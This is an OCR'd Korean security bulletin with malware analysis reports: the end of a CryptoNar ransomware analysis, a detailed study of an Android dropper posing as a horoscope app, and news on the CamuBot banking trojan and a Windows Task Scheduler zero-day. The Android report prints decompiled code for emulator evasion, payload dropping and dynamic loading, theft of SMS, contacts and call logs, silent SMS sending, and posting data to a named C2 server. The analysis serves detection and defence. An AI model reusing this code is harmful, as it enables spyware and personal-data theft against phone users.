
220: 도메인 서비스가 준비되었음을 알리는 응답 코드
250: 요청한 메일을 정상적으로 전달하였음을 알리는 응답 코드



[그림 8] SMTP 메일 네트워크 패킷

2.5 파일 복호화 프로그램

공격자는 파일 복호화 프로그램으로 'CrytoNarDecryptor.exe' 파일을 바탕화면에 생성 후 실행한다. 이 파일은 CryptoNar 랜섬웨어 리소스 영역에 저장되어 있다. 해당 파일은 다음과 같이 크롬 아이콘을 사용한다.




[그림 9] 'CrytoNarDecryptor.exe'파일 생성

시스템 재부팅 시에도 자동 실행될 수 있도록 레지스트리(HKCU\Software\Microsoft\Windows\CurrentVersion\Run) 에 'Sound Card' 이름으로 키 값을 등록한다.


[그림 10] 'Sound Card'이름으로 자동 실행 등록

다음은 'CrytoNarDecryptor.exe' 실행 화면이다. 복호화 방법과 개인 고유 ID, 비트코인 주소를 확인할 수 있고, RSA 키를 적용하여 파일을 복원할 수 있는 기능이 포함되어 있다.



[그림 11] 'CrytoNarDecryptor.exe' 실행 화면

다음은 복호화 키를 입력할 수 있는 화면이다. 이 복호화 키는 Base64 형태로 인코딩 된 RSA 키 이며, 공격자에게 메일로 전송한 키다.



[그림 12] RSA 키를 입력하는 화면


다음과 같은 코드를 통해 유효한 RSA 키가 입력되었는지 확인한다. 만약에 이 RSA 키가 유효한 경우에는 암호화된 파일을 복호화 할 수 있다.

```
public KeyValidationWindow()
{
    this.InitializeComponent();
}

// Token: 0x06000023 RID: 35 RVA: 0x00003454 File Offset: 0x00001654
private void SubmitDecryptionKeyBtn_Click(object sender, EventArgs e)
{
    bool flag = this.DecryptionKeyTxt.Text.Length == 2440;
    if (flag)
    {
        string text = this.DecodeString(this.DecryptionKeyTxt.Text);
        bool flag2 = text != null && text.Contains("<RSAKeyValue>");
        if (flag2)
        {
            this.PublicPrivateKey = text;
            base.Close();
        }
        else
        {
            MessageBox.Show("The decryption key has bad format.", "Error", MessageBoxButtons.OK,
              MessageBoxIcon.Hand);
        }
    }
    else
    {
        MessageBox.Show("The decryption key has bad format.", "Error", MessageBoxButtons.OK,
          MessageBoxIcon.Hand);
    }
```

[그림 13] RSA 키 유효성 검사

다음은 유효한 RSA 키가 적용되었을 때 복호화를 시작하는 화면이다.



[그림 14] 복호화 시작 안내 화면

다음은 파일 복호화 알고리즘이다. 암호화에 사용되었던 EncryptionKey 를 빼주면 원본 데이터를 얻을 수 있다.

암호화 데이터 = 원본 데이터 – EncryptionKey [0x38('8')]

정상적으로 복원된 파일은 다음과 같다.

[그림 15] 정상적으로 복원된 파일 화면

3. 결론

CrpytoNar 랜섬웨어의 암호화 방법은 다른 랜섬웨어에 비해 비교적 간단한 바이트 덧셈 연산을 이용한다. 그렇기 때문에 복호화 방법 역시 간단하고, EncryptionKey 를 알면 암호화된 모든 파일을 복호화 할 수 있다. 이때, 원본 파일을 가지고 있다면 암호화된 파일과 비교를 통해서 EncryptionKey 를 쉽게 알아낼 수 있다.

마찬가지로, RSA 키를 알고 있는 경우 'CryptoNarDecryptor.exe' 프로그램을 통해서, 공격자에게 비용을 지불하지 않고도 암호화된파일을 복원할 수 있다.

또한, 중복 실행 방지를 위해 생성되는 'jokingwithyou.cryptoNar' 파일을 %AppData% 하위에 미리 생성해 두면 CrpytoNar 랜섬웨어에 감염되는 것을 예방할 수 있다.

사용자들은 랜섬웨어를 예방하기 위해 중요 파일은 주기적으로 백업하는 습관을 들여야 한다. 또한 패치 누락으로 인한 취약점이 발생하지 않도록 운영체제와 소프트웨어는 최신 버전을 유지하는 것이 중요하다.

현재 알약에서는 **'Trojan.Ransom.CryptoJoker'**로 진단하고 있다.

[Trojan.Android.Dropper] 악성코드 분석 보고서

1. 개요

구글 플레이스토어는 공식 앱 마켓으로서 악성 행위가 포함된 앱에 대응하기 위해서 각별한 주의를 기울이고 있다. 하지만 다양한 악성 앱들이 정상 앱을 가장하여 배포되고 있다. 해당 악성 앱은 별자리 운세 앱을 사칭하여 앱이 지워졌다는 문구를 팝업하여 사용자를 속이지만 실제 지워지지 않고 사용자 몰래 기기 정보뿐 아니라 문자, 통화 기록 등의 개인정보까지 탈취한다.

본 분석 보고서에서는 'Trojan.Android.Dropper' 를 상세 분석하고자 한다.


2. 악성코드 상세 분석

2.1. 사용자를 속이는 문구

처음 악성 앱을 실행하면 사용자를 속이기 위해서 해당 앱이 삭제되었다는 문구가 팝업되나 실제 지워지지 않고 사용자에게 보이는 아이콘만 지워지고 악성 행위는 지속하고 있다.

```
String v3 = arg2.getPackageName();
PackageManager v0 = arg2.getPackageManager();
v0.getInstallerPackageName(v3);
v0.setComponentEnabledSetting(new ComponentName(v3, Izcusa.readStringConfig(arg2, "activity")), 2, 1);
```

```
this.removal_message = "The installed application is incompatible with your phone and has now been removed!";
```




[그림 1] 사용자를 속이는 문구

2.2 악성 행위 앱 드랍

“assets” 폴더에 mp3 확장자로 저장된 파일들은 앱 파일이며, 실질적으로 악성 행위와 관련된 코드가 저장되어 있다. 특히, Base64 암호화 되어 저장되어 있고, “/SDcard/Download/” 경로에 저장된다.

```
AssetManager v5_1 = arg5.getAssets();
if(arg6.equals(Tools.filenameapk)) {
    v1 = new BufferedReader(new InputStreamReader(v5_1.open("1.mp3"), "UTF-8"));
}
else {
    StringBuilder v4 = new StringBuilder();
    v4.append(arg6);
    v4.append(".mp3");
    v1 = new BufferedReader(new InputStreamReader(v5_1.open(v4.toString()), "UTF-8"));
```

```
static void FileDecodeBase64(String arg3, String arg4) throws Exception {
 {
 Tools.writeByteArraysToFile(arg4, new RC4("3216549891".getBytes("UTF-8")).make(Base64.decode(arg3, 0)));
 return;
```

[그림 2] 암호화되어 저장된 악성 앱

2.3 실행환경 확인

기기 정보를 확인하여 실제 기기에서의 실행 여부를 확인하는데, 동적 분석을 회피하기 위함으로 추정 할 수 있다.

```
Object v5 = arg5.getSystemService("phone");
boolean v0 = false;
try {
    v5_1 = ((TelephonyManager)v5).getDeviceId().equals("000000000000000");
}
catch(Exception ) {
    v5_1 = false;
}

int v1 = (Build.MODEL.contains("google_sdk")) || (Build.MODEL.contains("Emulator")) || (Build.MODEL.contains("Android SDK"))
int v3 = !Build.BRAND.startsWith("generic") || !Build.DEVICE.startsWith("generic") ? 0 : 1;
if((v5_1) || v1 != 0 || v3 != 0) {
    v0 = true;
}

return v0;
```

[그림 3] 실행환경 확인

2.4 동적 로딩

드랍된 악성 앱은 안드로이드의 동적 로딩을 활용하여 실행된다. 원본 앱은 드랍퍼 앱으로서 악성 행위를 하기보다는 악성 행위를 하기 위한 준비를 한다.

다음 2.5 부터는 드랍 된 앱의 악성행위에 대한 분석이다.

```
StringBuilder v1 = new StringBuilder();
v1.append(Environment.getExternalStoragePublicDirectory(Environment.DIRECTORY_DOWNLOADS).ge
v1.append("/");
v1.append(Tools.filenameapk);
v1.append(".apk");
Class v1_1 = new DexClassLoader(v1.toString(), arg6.getDir("dex", 0).getAbsolutePath(), nul
return v1_1.getMethod(arg7, Context.class).invoke(v1_1.newInstance(), arg6).booleanValue();
```

[그림 4] 동적 로딩을 통한 악성 행위

2.5 기기 정보 수집

기기의 전화번호를 비롯하여 8 가지의 기기 정보를 수집한다.

```
Object v2 = arg2.getSystemService("phone");
arg3 = "";
try {
    v0_1 = arg3 + "imei:" + ((TelephonyManager)v2).getDeviceId() + ", ";
}
catch(Exception ) {
    v0_1 = arg3 + "imei:0, ";
}

try {
    arg3 = v0_1 + "country:" + ((TelephonyManager)v2).getNetworkCountryIso() + ", ";
}
catch(Exception ) {
    arg3 = v0_1 + "country:, ";
}

try {
    v0_1 = arg3 + "cell:" + ((TelephonyManager)v2).getSimOperatorName() + ", ";
}
catch(Exception ) {
    v0_1 = arg3 + "cell:, ";
}

arg3 = v0_1 + "android:" + Build$VERSION.RELEASE + ", ";
arg3 = arg3 + "model:" + Build.MODEL + ", ";
try {
    v0_1 = arg3 + "phonenumber:" + ((TelephonyManager)v2).getLine1Number() + ", ";
}
catch(Exception ) {
    v0_1 = arg3 + "phonenumber:, ";
}

try {
    v2_1 = v0_1 + "sim:" + ((TelephonyManager)v2).getSimSerialNumber() + ", ";
}
catch(Exception ) {
    v2_1 = v0_1 + "sim:, ";
}

return v2_1;
```

```
"android:" + Build$VERSION.SDK_INT + "" + "," + " ";
```

[그림 5] 기기 정보 수집

2.6 설치된 앱 목록 수집

설치된 앱 목록을 수집한다.

```
PackageManager v5 = arg5.getPackageManager();
Iterator v0 = v5.getInstalledApplications(128).iterator();
while(v0.hasNext()) {
    Object v1 = v0.next();
    try {
        JSONObject v2 = new JSONObject();
        v2.put("name", ((ApplicationInfo)v1).packageName);
        v2.put("dir", ((ApplicationInfo)v1).sourceDir);
        v2.put("activity", v5.getLaunchIntentForPackage(((ApplicationInfo)v1).packageName));
        v6.put(v2);
    }
    catch(JSONException ) {
    }
}

return v6.toString();
```

[그림 6] 설치된 앱 목록 수집

2.7 위치 정보 수집

사용자의 위치 정보를 수집한다.

```
if(v3.canGetLocation) {
    v3.getLocation();
    return "" + v3.getLatitude() + ":" + v3.getLongitude();
```

[그림 7] 위치 정보 수집

2.8 통화 목록 수집

통화 목록을 수집한다.

```
Cursor v11 = arg11.getContentResolver().query(Uri.parse("content://call_log/calls"), new String[]{"_id", "number", "date", "duration", "type"
while(v11.moveToNext()) {
    try {
        JSONObject v0 = new JSONObject();
        v0.put("type", v11.getString(v11.getColumnIndex("type")));
        v0.put("number", v11.getString(v11.getColumnIndex("number")));
        v0.put("date", v11.getLong(v11.getColumnIndex("date")));
        v0.put("duration", v11.getColumnIndex("duration"));
        v12.put(v0);
```

[그림 8] 통화 목록 수집

2.9 주소록 수집

주소록을 수집한다.

```
ContentResolver v8 = arg8.getContentResolver();
Cursor v6 = v8.query(ContactsContract$Contacts.CONTENT_URI, null, null, null, null);
if(v6.getCount() > 0) {
    do {
    label_12:
        if(v6.moveToNext()) {
            v0 = v6.getString(v6.getColumnIndex("_id"));
            v7 = v6.getString(v6.getColumnIndex("display_name"));
            if(Integer.parseInt(v6.getString(v6.getColumnIndex("has_phone_number"))) <= 0) {
                continue;
            }

            break;
        }

        goto label_50;
    }
    while(true);

    Cursor v0_1 = v8.query(ContactsContract$CommonDataKinds$Phone.CONTENT_URI, null, "contact_id = ?", new String[]{v0}, null);
    while(v0_1.moveToNext()) {
        String v1 = v0_1.getString(v0_1.getColumnIndex("data1"));
        try {
            JSONObject v2 = new JSONObject();
            v2.put("name", v7);
            v2.put("nomer", v1);
            v9.put(v2);
```

[그림 9] 주소록 수집

2.10 문자 정보 수집

문자 정보를 수집한다.

```
arg3 = "content://sms/inbox";
String v0 = "content://sms/sent";
```

```
Cursor v6 = arg6.getContentResolver().query(Uri.parse(arg7), null, null, null, nu
JSONArray v0 = new JSONArray();
JSONObject v1 = new JSONObject();
if(v6.moveToFirst()) {
    do {
        if(v1.length() > 0) {
            v1.remove("number");
            v1.remove("text");
            v1.remove("date");
            v1.remove("type");
        }

        int v2 = 0;
        while(v2 < v6.getColumnCount()) {
            try {
                if(v6.getColumnName(v2).toString().equalsIgnoreCase("address")) {
                    v1.put("number", v6.getString(v2));
                }

                if(v6.getColumnName(v2).toString().equalsIgnoreCase("body")) {
                    v1.put("text", v6.getString(v2));
                }

                if(v6.getColumnName(v2).toString().equalsIgnoreCase("date")) {
                    v1.put("date", v6.getString(v2));
```

[그림 10] 문자 정보 수집

2.11 문자 전송

문자를 작성하여 사용자 몰래 전송한다.

```
Intent v0_1 = new Intent("android.telephony.SmsManager.STATUS_ON_ICC_SENT");
v0_1.putExtra("smsid", v1);
PendingIntent v6 = PendingIntent.getBroadcast(arg12, 0, v0_1, 0);
SmsManager v12 = SmsManager.getDefault();
ArrayList v9 = v12.divideMessage(v5);
try {
    if(v9.size() > 1) {
        ArrayList v10 = new ArrayList(1);
        v10.add(v6);
        v12.sendMultipartTextMessage(v7, null, v9, v10, null);
    }
    else {
        v12.sendTextMessage(v7, null, v5, v6, null);
    }
```

[그림 11] 문자 전송

2.12 추가 다운로드

사용자 동의 없이 앱을 추가 다운로드 한다.

```
StrictMode.setThreadPolicy(new StrictMode$ThreadPolicy$Builder().permitAll().build());
String v0 = Izcusa.readStringConfig(arg6, "urlg");
if(arg7.startsWith("/files")) {
    arg7 = v0.replace("/gate.php", "") + arg7;
}

Rlzetjwi.log(arg6, arg7);
v0 = Rofkznp.randomInteger(11111, 99999) + "." + "apk";
String v1_1 = Environment.getExternalStorageDirectory() + "/";
try {
    File v2 = new File(v1_1);
    if(!v2.exists()) {
        v2.mkdirs();
    }

    URL v3 = new URL(arg7);
    File v7_1 = new File(v2, v0);
    URLConnection v2_1 = v3.openConnection();
    v2_1.setReadTimeout(120000);
    v2_1.setConnectTimeout(15000);
    BufferedInputStream v3_1 = new BufferedInputStream(v2_1.getInputStream());
    ByteArrayBuffer v2_2 = new ByteArrayBuffer(5000);
    while(true) {
        int v4 = v3_1.read();
        if(v4 == -1) {
            break;
        }

        v2_2.append(((byte)v4));
    }

    FileOutputStream v3_2 = new FileOutputStream(v7_1);
    v3_2.write(v2_2.toByteArray());
    v3_2.flush();
    v3_2.close();
```

[그림 12] 추가 다운로드

2.13 폴더, 파일 정보 수집

저장소의 최상위 폴더인 “/”경로부터 시작해서 최하위 폴더에 위치한 파일까지 저장소에 저장된 모든 폴더와 파일 정보를 수집한다.

```
File[] v7 = arg7.listFiles();
int v1 = v7.length;
v2 = 0;
while(true) {
label_5:
    if(v2 >= v1) {
        return v0;
    }

    v3 = v7[v2];
    break;
}

ch(Exception ) {
return v0;


{
JSONObject v4 = new JSONObject();
if(v3.isDirectory()) {
    v4.put("type", "dir");
    v4.put("path", v3.getAbsolutePath());
    v4.put("parent", Izcusa.getFilesFromDist(v3));
}
else {
    goto label_21;
}

el_27:
v0.put(v4);
goto label_28;
el_21:
v4.put("type", "file");
v4.put("path", v3.getAbsolutePath());
```

[그림 13] 저장소 정보 수집


2.14 SQLite 활용

안드로이드에서 데이터베이스 관리 시스템으로 사용하는 SQLite 를 활용하여 악성 행위를 한다. “herobot”이라는 파일명에 수집한 정보들을 저장한다.

```
private static final String KEY_COMMAND = "command";
private static final String KEY_DATARESULT = "dataresult";
private static final String KEY_ID = "id";
private static final String KEY_IDCOMMAND = "idcommand";
private static final String KEY_MODULE = "module";
private static final String KEY_STATUSRESULT = "statusresult";
private static final String TABLE_REPORTS = "reports";
private static Context cnt;

static {
}

public Dfrigzcp(Context arg4) {
    super(arg4, "herobot", null, 1);
    Dfrigzcp.cnt = arg4;
}
```




```
/data/data/my.horoscop.br/databases # ls -al | grep hero
o
8  u0_a188     24576 2018-09-07 17:36 herobot
8  u0_a188     12824 2018-09-07 17:36 herobot-journal
```

[그림 14] 악성행위에 활용되는 SQLite

2.15 수집 된 정보 탈취 (bibonado.com, 89.108.65.121)

수집된 정보들은 “herobot” 디비에 저장되어 C2 로 전송된다. 여기서 카드 정보와 관련 된 것으로 추정되는 문자열을 확인했지만 실제 관련 코드를 찾아볼 수 없었다. (추가 다운로드 앱에 존재하거나 미구현으로 추정)

```
.put("type", "cc");
(Rofkznp.checkLuhn(v10.getString("card"))) {
  v7.put("card", v10.getString("card"));
  v7.put("month", v10.getString("month"));
  v7.put("year", v10.getString("year"));
  v7.put("cvc", v10.getString("cvc"));
```

```
blic static String send_data_to_server(Context arg2, JSONArray arg3)
  StringBuilder v0 = new StringBuilder();
  v0.append(Izcusa.readStringConfig(arg2, "urlg"));
  v0.append("/gate.php");
  return Ijdzk.SENDPOST(v0.toString(), arg3, true);
```

```
name="urlg">http://bibonado.com</string>
```

[그림 15] C2 주소

3. 결론

해당 악성 앱은 공식 마켓인 구글 플레이스토어를 통해서 유포되었다. 사용자를 속이기 위해서 앱이 삭제되었다는 문구를 띄우고 기기 정보 및 주소록, 문자 정보 등의 사용자 정보를 탈취한다.

따라서, 악성 앱으로부터 피해를 최소화하기 위해서는 백신 앱을 통한 주기적인 검사가 중요하다. 출처가 불명확한 URL 과 파일은 실행하지 않는 것이 기본이고 공식 마켓인 구글 플레이스토어를 통해서 확보한 앱이라도 백신 앱을 추가 설치하여 주기적으로 업데이트하고 검사 해야 한다.

현재 알약 M 에서는 해당 앱을 'Trojan.Android.Dropper' 탐지 명으로 진단하고 있다.

04
해외 보안 동향

영미권

중국

일본

1. 영미권

보안 모듈로 위장한 새로운 뱅킹 트로이목마 발견

New Banking Trojan Poses As A Security Module

기존의 악성코드와는 다른 전략을 사용하는 새로운 뱅킹 트로이목마가 발견되었다. 이는 눈에 보이는 설치, 소셜 엔지니어링 컴포넌트를 추가했다.

CamuBot 은 지난 달 브라질에서 발견 되었으며, 공공 기업 및 조직을 노린다. 피해자들은 은행 직원으로 위장한 공격자들의 지시에 따라 악성코드를 설치하는 사람들이다.

소셜 엔지니어링의 정석

이 악성코드는 은행의 로고와 브랜드 이미지를 사용해 보안 어플리케이션으로 위장한다.

IBM X-Force 연구 팀은 블로그를 통해 "CamuBot 운영자들은 공격을 실행하기 위해 특정 금융 기관과 거래하는 은행을 찾기 위한 정찰을 시작했다. 그런 다음, 기업의 은행 계좌 크리덴셜을 가지고 있는 것으로 추정 되는 사람에게 전화 통화를 시도한다."고 밝혔다.

공격자들은 현재 은행의 보안 모듈의 유효성을 확인해야한다는 핑계를 대며 가짜 보안 툴을 설치하라고 종용한다. 타깃이 거래하는 은행의 금융 직원 행세를 하며, 이 공격자는 피해자에게 소프트웨어가 구버전이라는 것을 보여주는 웹사이트를 로드하도록 요청한다.

공격자는 문제 해결을 위해서는 관리자 권한으로 온라인 뱅킹을 위한 새로운 모듈을 다운로드 및 설치 해야 한다고 속인다.

피해자의 시스템에서 이루어지는 사기성 거래

CamuBot 의 루틴은 기기에서 SSH 기반의 SOCKS 프록시를 설정하고 포트 포워딩을 활성화 하는 것을 포함한다. 이 행동의 목적은 양방향 통신 터널을 설정해 공격자들이 해킹한 은행 계좌에 접근할 때 피해자의 IP 를 사용하도록 하기 위함이다.

온라인 뱅킹 계좌의 로그인 크리덴셜은 피싱을 통해 얻는다. CamuBot 이 설치 되면, 이는 타깃 은행의 가짜 웹사이트를 열고 피해자에게 로그인을 요청해 공격자에게 정보를 보내도록 한다.

안티바이러스와 방화벽 탐지를 우회하기 위해, 이 악성코드는 보안 툴들의 승인 프로그램 리스트에 자기 자신을 추가한다.

더욱 강력한 방어막을 대비한 Camubot

악성코드 제작자들은 이중 인증을 요구하는 상황에서도 공격이 성공할 수 있도록 만들었다.

두 번째 인증 시도에 감염 된 컴퓨터와 연결 된 기기가 요구될 경우, CamuBot 은 이를 인식해 올바른 드라이버를 설치한다. 이후 공격자는 전화를 통해 피해자에게 보안 코드를 공유하라고 요청한다.

"OTP 를 손에 넣은 공격자는 사기 거래를 시도할 수 있으며, 그들의 IP 주소로 터널링해 은행 측이 해당 세션을 정상적으로 인식하게 할 수 있다."

연구원들은 CamuBot 의 공격은 개인 맞춤형이며, 브라질의 기업들만 노리고 있으며 다른 국가에서는 공격이 발견 되지 않았다고 밝혔다. 이 공격은 소셜 엔지니어링에 많은 부분을 의존하고 있지만, 공격자는 아주 적절한 트릭을 사용해 많은 사람들이 이에 속을 수 있을 것으로 보인다.

[출처] https://www.bleepingcomputer.com/news/security/new-banking-trojan-poses-as-a-security-module/
https://securityintelligence.com/camubot-new-financial-malware-targets-brazilian-banking-customers/

윈도우 작업 스케쥴러 제로데이를 악용하는 악성코드 발견 돼

Windows Task Scheduler Zero Day Exploited by Malware

악성코드 개발자들이 윈도우의 작업 스케쥴러 제로데이 익스플로잇을 악용하기 시작했다. 이는 해당 취약점의 PoC 코드가 온라인에 공개된지 이틀 만이다.

SandboxEscaper 라는 보안 연구원은 8 월 27 일 윈도우 작업 스케쥴러가 사용하는 ALPC 인터페이스에 존재하는 보안 버그를 악용하는 소스코드를 발표했다.

구체적으로, 문제는 SchRpcSetSecurity API 기능에 존재한다. 이는 사용자의 권한을 확인하지 않아 C:\Windows\Task 의 파일 쓰기 권한을 허용한다. 이 취약점은 윈도우 버전 7~10 에 영향을 미치며, 공격자가 모든 권한을 SYSTEM 계정 수준으로 상승시켜 모든 접근권한을 얻는데 사용할 수 있다.

ESET 의 연구원들은 익스플로잇 코드가 공개된지 며칠 후, PowerPool 이라는 공격자들이 실시하는 악성 캠페인에서 이 코드가 사용되는 것을 발견했다. PowerPool 은 그들이 주로 PowerShell 로 작성 된 툴을 사용하기 때문에 붙여진 이름이다.

GoogleUpdate.exe 를 노리는 PowerPool

이 그룹은 칠레, 독일, 인도, 필리핀, 폴란드, 러시아, 영국, 미국 및 우크라이나에 약간의 피해자들을 보유한 것으로 보인다. 연구원들은 PowerPool 개발자들이 익스플로잇의 바이너리버전을 사용하지 않고, 소스코드를 재컴파일링 하기 전 약간의 변화를 준 것으로 보인다고 밝혔다.

"PowerPool 의 개발자들은 C:\Program Files (x86)\Google\Update\GoogleUpdate.exe 파일 컨텐츠를 변경했다. 이는 구글 어플리케이션의 합법적인 업데이터이며, 관리자 권한으로 정기적으로 마이크로소프트 윈도우 작업에 의해 실행된다."

